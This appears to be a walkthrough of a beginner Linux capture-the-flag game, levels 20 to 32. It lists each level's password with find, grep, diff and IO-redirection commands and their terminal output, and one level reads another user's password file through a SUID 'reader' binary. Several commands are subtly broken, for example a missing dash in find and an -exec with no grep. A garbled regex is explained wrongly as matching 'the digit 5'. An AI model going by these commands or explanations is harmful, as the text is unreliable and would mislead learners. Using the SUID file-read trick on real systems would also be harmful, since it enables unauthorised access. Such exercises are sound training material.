Password:7c872534e89c245af242ee706c1980b6

```
Task
      The File with the password for level21 matches the following criteria:

      · Owned by Level 20

      · In the Root Group

      · Read and Executable Permissions for Owner and Group (IE 550)

      · File-size of 16568 bytes
```


Command: find / -user level20 -group root -perm 550 -size 16568c 2>/dev/null

This command scans the entire file system for files owned by level20, belonging to the root group, with 550 permissions, and a size of exactly 16,568 bytes, while redirecting any error messages to /dev/null.

```
level20@63b135bb9857:~$ man level20
level20@63b135bb9857:~$ find / -user level20 -group root -perm 550 -size 16568c 2>/dev/null
/home/level20/Dir14/Subdir4/file.dat
level20@63b135bb9857:~$ cd Dir14/Subdir4/
level20@63b135bb9857:~/Dir14/Subdir4$ ls -l
total 44
-r-xr-x--- 1 level20 root 16568 Apr 23  2019 file.dat
-r-xr-xr-- 1 level20 root 15492 Apr 23  2019 file.out
-r-xr-xr-- 1 level20 root    11 Apr 23  2019 file.txt
-r-xr-xr-- 1 level20 root   228 Apr 23  2019 prog.c
level20@63b135bb9857:~/Dir14/Subdir4$ ./file.dat
This is the Correct File
Password for Level21 is 04f534086cbedba7d729c796b686fcf2
level20@63b135bb9857:~/Dir14/Subdir4$
```

Level 21

Password:04f534086cbedba7d729c796b686fcf2




Command: find / user level20 -group level21 2>/dev/null

This command scans the whole file system for files owned by level20 and associated with the group level21, while sending any error messages to /dev/null to suppress them.

Level 22

Password:1cf1aecffeae74b0ca176a741c9ef091



Command: find / -user elev22 -group elev22 2>/dev/null

This command searches the entire file system (/) for files owned by the user elev22 and the group elev22, while redirecting any error messages to /dev/null to suppress them.

```
level22@63b135bb9857:~$ man level22
level22@63b135bb9857:~$ find / -user elev22 -group elev22 2>/dev/null
/bin/reader
/home/level22/Level23.pw
level22@63b135bb9857:~$ cd /bin/
level22@63b135bb9857:/bin$ ls -l reader
-rwsr-xr-x 1 elev22 elev22 16784 Apr 23  2019 reader
level22@63b135bb9857:/bin$ ./reader
Wrong Number of arguments given
```

Reader is the suid file and can be executed by all users.

```
level22@63b135bb9857:/bin$ find / -name reader.* 2>/dev/null
/opt/reader.c
level22@63b135bb9857:/bin$ cd /opt
```

This C program displays the contents of a file specified by the user via a command-line argument. It first checks that exactly one argument (the filename) is provided; if not, it shows an error and exits. The program then tries to open the file for reading, printing an error and exiting if it fails. Once opened successfully, it reads the file line by line using fgets and prints each line to the standard output until the end of the file is reached, after which the program terminates.

```
level22@63b135bb9857:/bin$ cd /opt
level22@63b135bb9857:/opt$ cat reader.c
/*
Reader.c

Take a file specified on the command line and Display it's
contents

*/

#include <stdio.h>

int main(int argc, char* argv[]){

  FILE *fd = fopen(argv[1],"r");
  char thedata[1024]; //More than Enough

  if (argc != 2){
    printf("Wrong Number of arguments given\n");
    return -1;
  }

  //Sanity Check
  if (!fd){
    printf("Error opening File \n");
    return -1;
  }

  //Read
  while(fgets(thedata, 1024, fd)){
    printf("%s", thedata);
  }

  return 0;
```

./reader reads the content of the file /home/level22/Level23.pw

```
level22@63b135bb9857:/opt$ cd /bin
level22@63b135bb9857:/bin$ ./reader /home/level22/Level23.pw
Password for level 23 is 2bd1dadd7c844b746187d94b65d5f93c
```

Level 23

Password:2bd1dadd7c844b746187d94b65d5f93c

```
Name
	Level23 - Finding things inside files

Task
	This time the password for the next level is hidden in data.txt

	Search inside the file for the string PW24: The password is the 32 character code between the : symbols
```

Command: cat data.txt | grep PW24

This command displays the contents of `data.txt` and pipes the output to `grep` to search for lines containing the string `PW24`, displaying only those matching lines.

```
level23@63b135bb9857:~$ man level23
level23@63b135bb9857:~$ ls
data.txt
level23@63b135bb9857:~$ cat data.txt | grep PW24
#`PW24:3dcae8f4fb8c2b8adfeabb8e6b61b668 n82bNf  c?8"|;+{:0[@!Y
level23@63b135bb9857:~$
```

Level 24

Password:3dcae8f4fb8c2b8adfeabb8e6b61b668


```
Task
	Again the password is in data.txt this time it has the following format

	· 5 Lower case letters

	· 2 Numbers

	· 5 Upper case Letters

	· 2 symbols (or punctuation characters).

	· 2 numbers.

	IE aaaaa11AAAA$$11 would be a valid password.
```

Command: grep -Eo ‘[a-z][5}[0-9]{2}[A-Z]{5}[^a-zA-Z0-9]{2}[0-9]{2}’ data.txt

This command searches data.txt for patterns matching:


- A lowercase letter ([a-z])
- The digit 5 ([5])
- Two digits ([0-9]{2})
- Five uppercase letters ([A-Z]{5})
- Two non-alphanumeric characters ([^a-zA-Z0-9]{2})
- Two more digits ([0-9]{2})

It prints only the matching parts of the text.




Level 25

Password:abcde12FGHIJ#*12




Command: grep “Flag:” *.txt

This command searches for the string `"Flag:"` in all `.txt` files in the current directory and displays the matching lines along with the filenames.




Level 26

Password:080f9385c271c9265f30fafaa13d29fb




Command: find / -name "Lv26.dat" -exec -E "Flag:[A-Za-z0-9]{32}:" {} \; 2>/dev/null

This command searches the entire files ystem for a file named `Lv26.dat` and executes `grep` to find lines matching the pattern `Flag:[A-Za-z0-9]{32}:` within that file, suppressing any error messages.




Level 27

Password:192740a5ed3fccf3211e71f4418d161d



Command: diff file1.txt file2.txt

This command compares the contents of `file1.txt` and `file2.txt`, displaying the differences between the two files line by line.



Level 28

Password:79398486ca132216fce4b86d8eeb9185

```
Task
      Diff  can also be used to check across multiple files to see if any are different.  The password for the next level is the filename (excluding the
      .txt extension) of the only file that differs in this directory.

   HINT
      (Check the -from-file options to diff)
```

Command: diff

The diff command compares two files line by line and displays the differences.

```
level28@63b135bb9857:~$ man level28
level28@63b135bb9857:~$ ls
0ad360e45e0ab518ed1c01dc5bfdde20.txt  468c7152da29221bcac4a40df02ef387.txt  a6e10027186a4a360c3ca27e58d75968.txt
0fc1d6918da0bacc7d8b3dcbf25853ad.txt  4a3a11a46d26a7814d89e6efe0c0fd2a.txt  bf07d664ee94c602474868869e31e5a4.txt
4112b747ff854154ff38e271ee6ecdcb.txt  697508bad63a602679c9425778ac0faf.txt  e3cb9dac40a829e5d0194b8fadc5ea0b.txt
level28@63b135bb9857:~$ diff 0ad360e45e0ab518ed1c01dc5bfdde20.txt 4a3a11a46d26a7814d89e6efe0c0fd2a.txt
172c172
< tZAIBcxgahdetJpZMeyEqdCWOWYzQqWXYXAeXUAyYRtEEdRmNtvKXrIufiUxphnImrygoHwlumkBzncb
---
> TZAIBcxgahdetJpZMeyEqdCWOWYzQqWXYXAeXUAyYRtEEdRmNtvKXrIufiUxphnImrygoHwlumkBzncb
level28@63b135bb9857:~$
```

Level 29

Password:4a3a11a46d26a7814d89e6efe0c0fd2a

```
Task
       The home directory has a program to check passwords, against input from STDIN

       There is also a password list.

       Use IO redirection to supply the password list is input to the program
```

Command: ./checker < pwlist.txt

This command runs the executable `checker` and redirects the contents of `pwlist.txt` as input to it.

```
level29@63b135bb9857:~$ man level29
level29@63b135bb9857:~$ ls -l
total 44
-rwxr-xr-x 1 level29 level29 16832 Apr 23  2019 checker
-rwxr-xr-x 1 level29 level29 22000 Apr 23  2019 pwlist.txt
level29@63b135bb9857:~$ ./checker < pwlist.txt
Password Check:
Enter data -1 to exit>
Password found MNdytAUKxy
level29@63b135bb9857:~$
```

Level 30

Password:MNdytAUKxy

```
Description
      We  can  also combine different IO stream redirection commands.  For example to provide data.txt as input to the grep command, and save the output
      in output.txt

            grep regexp < data.txt > output.txt

Task
      Again we have the password checker, this time its a lot more verbose showing an error message on STDERR for each password that doesn't match.

      Use IO redirection to filter the output
```

Command: ./checker < pwlist.txt > pass

This command runs the executable `checker`, taking the contents of `pwlist.txt` as input and redirecting the output to the file `pass`, likely saving the results of the `checker` program's processing.

```
level30@63b135bb9857:~$ man level30
level30@63b135bb9857:~$ ls -l
total 44
-rwxr-xr-x 1 level30 level30 16904 Apr 23  2019 checker
-rwxr-xr-x 1 level30 level30 22000 Apr 23  2019 pwlist.txt
level30@63b135bb9857:~$ ./checker < pwlist.txt > pass
```

```
level30@63b135bb9857:~$ cat pass
Password Check:
Enter data -1 to exit>
trbdjHPosy
level30@63b135bb9857:~$
```

Level 31

Password:trbdjHPosy

```
Task
      Yet Again we have the password checker.  This time it prints everything on stdout, but changes the output depending on  whether  the  password  is
      correct.

   Hint
      You can see the output for the commands, perhaps searching for where it doesn't match would be a good idea.
```

```
level31@63b135bb9857:~$ man level31
level31@63b135bb9857:~$ ./checker < pwlist.txt
Password Check:
Enter data -1 to exit>
No Match: MwjTfJyoWD
No Match: GCxnFwLlFI
No Match: VjygGFgNRv
```

Command: ./checker < pwlist.txt | grep -v “No Match”

This command executes the `checker` program with `pwlist.txt` as input, then pipes its output to `grep` to exclude lines containing "No Match," showing only the lines that do not include that text.

```
level31@63b135bb9857:~$ ./checker < pwlist.txt | grep -v "No Match"
Password Check:
Enter data -1 to exit>
Match: ANuhGUVcyG
```

Level 32

Password:ANuhGUVcyG